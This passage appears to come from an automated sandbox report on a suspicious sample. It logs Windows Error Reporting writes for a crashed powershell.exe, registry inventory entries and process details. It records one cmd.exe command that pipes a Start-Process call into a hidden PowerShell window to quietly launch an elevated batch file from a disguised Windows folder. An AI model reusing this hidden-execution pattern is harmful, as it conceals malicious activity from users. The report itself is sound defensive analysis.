C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	6318	94	3c 00 4d 00 49 00 44 00 3e 00 39 00 32 00 43 00 38 00 36 00 46 00 37 00 43 00 2d 00 44 00 42 00 32 00 42 00 2d 00 34 00 46 00 36 00 41 00 2d 00 39 00 35 00 41 00 44 00 2d 00 39 00 38 00 42 00 34 00 41 00 32 00 41 00 45 00 30 00 30 00 38 00 41 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>92C86F7C-DB2B-4F6A-95AD-98B4A2AE008A</MID>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	6412	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	6416	2	09 00		success or wait	2	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	6420	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 74 00 63 00 63 00 6d 00 67 00 68 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>tcmgh, Inc.</SystemManufacturer>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	6526	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	6530	2	09 00		success or wait	2	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	6534	98	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 74 00 63 00 63 00 6d 00 67 00 68 00 32 00 30 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>tcmgh20,1</SystemProductName>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	6632	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	6636	2	09 00		success or wait	2	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	6640	122	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 32 00 30 00 31 00 2e 00 30 00 30 00 56 00 2e 00 32 00 30 00 38 00 32 00 39 00 32 00 32 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 32 00 31 00 31 00 32 00 31 00 31 00 38 00 34 00 32 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW201.00V.20829224.B64.2211211842</BIOSVersion>	success or wait	1	7FFE0E4D168F	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	6762	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	6766	2	09 00		success or wait	2	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	6770	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 38 00 37 00 38 00 32 00 36 00 39 00 34 00 38 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1687826948</OSInstallDate>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	6852	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	6856	2	09 00		success or wait	2	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	6860	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 33 00 2d 00 31 00 30 00 2d 00 30 00 33 00 54 00 30 00 38 00 3a 00 35 00 37 00 3a 00 31 00 38 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2023-10-03T08:57:18Z</OSInstallTime>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	6962	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	6966	2	09 00		success or wait	2	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	6970	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 35 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>05:00</TimeZoneBias>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	7038	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	7042	2	09 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	7044	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	7084	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	7088	2	09 00		success or wait	1	7FFE0E4D168F	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	7090	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	7124	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	7128	2	09 00		success or wait	2	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	7132	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	7228	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	7232	2	09 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	7234	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	7270	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	7274	2	09 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	7276	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	7300	4	0d 00 0a 00		success or wait	3	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	7304	2	09 00		success or wait	6	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	7308	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>00000004</Flags>	success or wait	3	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	7566	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	7570	2	09 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	7572	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	7598	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	7602	2	09 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	7604	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 34 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 37 00 3a 00 34 00 32 00 3a 00 30 00 39 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2024-10-04T07:42:09Z">	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	7704	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	7708	2	09 00		success or wait	2	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	7712	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 34 00 32 00 34 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 31 00 32 00 38 00 34 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 36 00 32 00 38 00 31 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 36 00 32 00 38 00 31 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="424" PID="1284" UptimeMS="6281" TimeSinceCreationMS="6281" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	7974	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	7978	2	09 00		success or wait	3	7FFE0E4D168F	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	7984	180	3c 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 20 00 4e 00 61 00 6d 00 65 00 3d 00 22 00 43 00 50 00 55 00 22 00 20 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 53 00 74 00 61 00 72 00 74 00 44 00 65 00 6c 00 74 00 61 00 4d 00 53 00 3d 00 22 00 35 00 34 00 38 00 34 00 35 00 34 00 34 00 22 00 20 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 55 00 6e 00 69 00 74 00 53 00 68 00 69 00 66 00 74 00 3d 00 22 00 31 00 32 00 22 00 20 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 3d 00 22 00 31 00 31 00 22 00 2f 00 3e 00	<Timeline Name="CPU" TimelineStartDeltaMS="5484544" TimelineUnitShift="12" Timeline="11"/>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	8164	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	8168	2	09 00		success or wait	2	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	8172	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	8192	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	8196	2	09 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	8198	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	8236	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	8240	2	09 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	8242	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	8280	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	8284	2	09 00		success or wait	2	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	8288	98	3c 00 47 00 75 00 69 00 64 00 3e 00 39 00 66 00 38 00 30 00 64 00 38 00 64 00 61 00 2d 00 33 00 31 00 64 00 66 00 2d 00 34 00 62 00 32 00 63 00 2d 00 62 00 63 00 66 00 62 00 2d 00 33 00 31 00 38 00 33 00 30 00 39 00 32 00 35 00 65 00 32 00 62 00 38 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>9f80d8da-31df-4b2c-bcfb-31830925e2b8</Guid>	success or wait	1	7FFE0E4D168F	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	8386	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	8390	2	09 00		success or wait	2	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	8394	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 34 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 37 00 3a 00 34 00 32 00 3a 00 30 00 39 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2024-10-04T07:42:09Z</CreationTime>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	8492	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	8496	2	09 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	8498	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	8538	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	8542	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6476.tmp.xml	0	4777	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_powershell.exe_dc34baa62d94b1453e37c8fdf4c57a0ef7376b6_e3b0f337_9f80d8da-31df-4b2c-bcfb-31830925e2b8\Report.wer	0	2	fd fd		success or wait	1	7FFE0E4D168F	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_powershell.exe_dc34baa62d94b1453e37c8fdf4c57a0ef7376b6_e3b0f337_9f80d8da-31df-4b2c-bcfb-31830925e2b8\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	220	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_powershell.exe_dc34baa62d94b1453e37c8fdf4c57a0ef7376b6_e3b0f337_9f80d8da-31df-4b2c-bcfb-31830925e2b8\Report.wer	20772	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 33 00 38 00 35 00 31 00 30 00 39 00 36 00 33 00 31 00	MetadataHash=-385109631	success or wait	1	7FFE0E4D168F	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{8540a30d-35c3-d8dd-b58c-8244f7661ad0}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	7FFE0E4FA6F1	unknown
\REGISTRY\A\{8540a30d-35c3-d8dd-b58c-8244f7661ad0}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	7FFE0E4FA6F1	unknown
\REGISTRY\A\{8540a30d-35c3-d8dd-b58c-8244f7661ad0}\Root\InventoryApplicationFile\powershell.exe|bd2e1475245f53a2	success or wait	1	7FFE0E4FA6F1	unknown
\REGISTRY\A\{8540a30d-35c3-d8dd-b58c-8244f7661ad0}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	7FFE0E4D0D97	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{8540a30d-35c3-d8dd-b58c-8244f7661ad0}\Root\InventoryApplicationFile\powershell.exe|bd2e1475245f53a2	ProgramId	unicode	0000f519feec486de87ed73cb92d3cac802400000000	success or wait	1	7FFE0E4FA6F1	unknown
\REGISTRY\A\{8540a30d-35c3-d8dd-b58c-8244f7661ad0}\Root\InventoryApplicationFile\powershell.exe|bd2e1475245f53a2	FileId	unicode	0000f43d9bb316e30ae1a3494ac5b0624f6bea1bf054	success or wait	1	7FFE0E4FA6F1	unknown
\REGISTRY\A\{8540a30d-35c3-d8dd-b58c-8244f7661ad0}\Root\InventoryApplicationFile\powershell.exe|bd2e1475245f53a2	LowerCaseLongPath	unicode	c:\windows\system32\windowspowershell\v1.0\powershell.exe	success or wait	1	7FFE0E4FA6F1	unknown
\REGISTRY\A\{8540a30d-35c3-d8dd-b58c-8244f7661ad0}\Root\InventoryApplicationFile\powershell.exe|bd2e1475245f53a2	LongPathHash	unicode	powershell.exe|bd2e1475245f53a2	success or wait	1	7FFE0E4FA6F1	unknown
\REGISTRY\A\{8540a30d-35c3-d8dd-b58c-8244f7661ad0}\Root\InventoryApplicationFile\powershell.exe|bd2e1475245f53a2	Name	unicode	powershell.exe	success or wait	1	7FFE0E4FA6F1	unknown
\REGISTRY\A\{8540a30d-35c3-d8dd-b58c-8244f7661ad0}\Root\InventoryApplicationFile\powershell.exe|bd2e1475245f53a2	OriginalFileName	unicode	powershell.exe	success or wait	1	7FFE0E4FA6F1	unknown
\REGISTRY\A\{8540a30d-35c3-d8dd-b58c-8244f7661ad0}\Root\InventoryApplicationFile\powershell.exe|bd2e1475245f53a2	Publisher	unicode	microsoft corporation	success or wait	1	7FFE0E4FA6F1	unknown
\REGISTRY\A\{8540a30d-35c3-d8dd-b58c-8244f7661ad0}\Root\InventoryApplicationFile\powershell.exe|bd2e1475245f53a2	Version	unicode	10.0.19041.546 (winbuild.160101.0800)	success or wait	1	7FFE0E4FA6F1	unknown
\REGISTRY\A\{8540a30d-35c3-d8dd-b58c-8244f7661ad0}\Root\InventoryApplicationFile\powershell.exe|bd2e1475245f53a2	BinFileVersion	unicode	10.0.19041.546	success or wait	1	7FFE0E4FA6F1	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{8540a30d-35c3-d8dd-b58c-8244f7661ad0}\Root\InventoryApplicationFile\powershell.exe|bd2e1475245f53a2	BinaryType	unicode	pe64_amd64	success or wait	1	7FFE0E4FA6F1	unknown
\REGISTRY\A\{8540a30d-35c3-d8dd-b58c-8244f7661ad0}\Root\InventoryApplicationFile\powershell.exe|bd2e1475245f53a2	ProductName	unicode	microsoft. windows. operating system	success or wait	1	7FFE0E4FA6F1	unknown
\REGISTRY\A\{8540a30d-35c3-d8dd-b58c-8244f7661ad0}\Root\InventoryApplicationFile\powershell.exe|bd2e1475245f53a2	ProductVersion	unicode	10.0.19041.546	success or wait	1	7FFE0E4FA6F1	unknown
\REGISTRY\A\{8540a30d-35c3-d8dd-b58c-8244f7661ad0}\Root\InventoryApplicationFile\powershell.exe|bd2e1475245f53a2	LinkDate	unicode	06/10/2037 07:45:25	success or wait	1	7FFE0E4FA6F1	unknown
\REGISTRY\A\{8540a30d-35c3-d8dd-b58c-8244f7661ad0}\Root\InventoryApplicationFile\powershell.exe|bd2e1475245f53a2	BinProductVersion	unicode	10.0.19041.546	success or wait	1	7FFE0E4FA6F1	unknown
\REGISTRY\A\{8540a30d-35c3-d8dd-b58c-8244f7661ad0}\Root\InventoryApplicationFile\powershell.exe|bd2e1475245f53a2	AppxPackageFullName	unicode		success or wait	1	7FFE0E4FA6F1	unknown
\REGISTRY\A\{8540a30d-35c3-d8dd-b58c-8244f7661ad0}\Root\InventoryApplicationFile\powershell.exe|bd2e1475245f53a2	AppxPackageRelativeId	unicode		success or wait	1	7FFE0E4FA6F1	unknown
\REGISTRY\A\{8540a30d-35c3-d8dd-b58c-8244f7661ad0}\Root\InventoryApplicationFile\powershell.exe|bd2e1475245f53a2	Size	B	00 E8 06 00 00 00 00 00	success or wait	1	7FFE0E4FA6F1	unknown
\REGISTRY\A\{8540a30d-35c3-d8dd-b58c-8244f7661ad0}\Root\InventoryApplicationFile\powershell.exe|bd2e1475245f53a2	Language	dword	1033	success or wait	1	7FFE0E4FA6F1	unknown
\REGISTRY\A\{8540a30d-35c3-d8dd-b58c-8244f7661ad0}\Root\InventoryApplicationFile\powershell.exe|bd2e1475245f53a2	IsOsComponent	dword	1	success or wait	1	7FFE0E4FA6F1	unknown
\REGISTRY\A\{8540a30d-35c3-d8dd-b58c-8244f7661ad0}\Root\InventoryApplicationFile\powershell.exe|bd2e1475245f53a2	Usn	B	00 00 00 00 00 00 00 00	success or wait	1	7FFE0E4FA6F1	unknown

Analysis Process: cmd.exe PID: **2088**, Parent PID: **1284**

General

Target ID:	15
Start time:	03:42:33
Start date:	04/10/2024
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\cmd.exe" /C echo Start-Process -FilePath 'C:\Windows\$rbx-onimai2\$rbx-CO2.bat' -WindowStyle Hidden | powershell.exe -WindowStyle Hidden
Imagebase:	0x7ff7183f0000
File size:	289'792 bytes
MD5 hash:	8A2122E8162DBEF04694B9C3E0B6CDEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 2828, Parent PID: 2088

General

Target ID:	16
Start time:	03:42:33
Start date:	04/10/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
